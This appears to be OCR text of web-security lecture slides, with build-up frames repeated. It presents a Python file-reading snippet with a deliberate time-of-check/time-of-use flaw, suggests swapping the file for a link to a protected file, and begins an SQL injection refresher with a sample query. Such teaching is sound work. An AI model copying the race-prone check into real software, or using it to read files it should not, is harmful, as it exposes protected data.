Check

Use

What if we invalidate the assumptions here?

Make the file a link to file we're not meant to read?

Web Security


TOCTOU

Thought experiment: What if the *do other stuff* bit doesn't exist? Is this still exploitable?

What if we invalidate the assumptions here?

Make the file a link to file we're not meant to read?

Check



[redacted]

```
import os

path = input("Enter filepath: ")
# Symbolic links are not allowed
if os.path.realpath(path) != path:
    print("No symlinks allowed!")
    exit(1)

# Children files of this directory only
if path[0] == '/' or '.' in path:
    print("Only files in this directory are allowed!")
    exit(1)

# ... do some other stuff

# read the file
with open(path, 'r') as f:
    print(f.read())
~
                                                      1,1
```

Use

Web Security

SQL Injection

- SQL Refresher

Web Security

SQL Injection

- SQL Refresher
  - SQL (Structured Query Language) is a standard language for accessing and manipulating relational databases

Web Security

SQL Injection

- SQL Refresher
  - SQL (Structured Query Language) is a standard language for accessing and manipulating relational databases
  - Applications send SQL queries to retrieve or modify data. For example:

Web Security

SQL Injection

- SQL Refresher
    - SQL (Structured Query Language) is a standard language for accessing and manipulating relational databases
    - Applications send SQL queries to retrieve or modify data. For example:

```
SELECT * FROM cardpool WHERE cardname = ‘Hog Rider';
```

Web Security

SQL Injection

- SQL Refresher
  - SQL (Structured Query Language) is a standard language for accessing and manipulating relational databases
  - Applications send SQL queries to retrieve or modify data. For example:

```
SELECT * FROM cardpool WHERE cardname = ‘Hog Rider’;
```

- This query fetches this cards information i.e. health, elixir cost, dmg

Web Security

SQL Injection

- SQL Refresher
  - SQL (Structured Query Language) is a standard language for accessing and manipulating relational databases
  - Applications send SQL queries to retrieve or modify data. For example:

```
SELECT cost FROM cardpool WHERE cardname = ‘Hog Rider’;
```

- This query fetches only the elixir cost for the card

Web Security

SQL Injection


- Let’s pretend we have a log in form

bugcrowd

Web Security

SQL Injection

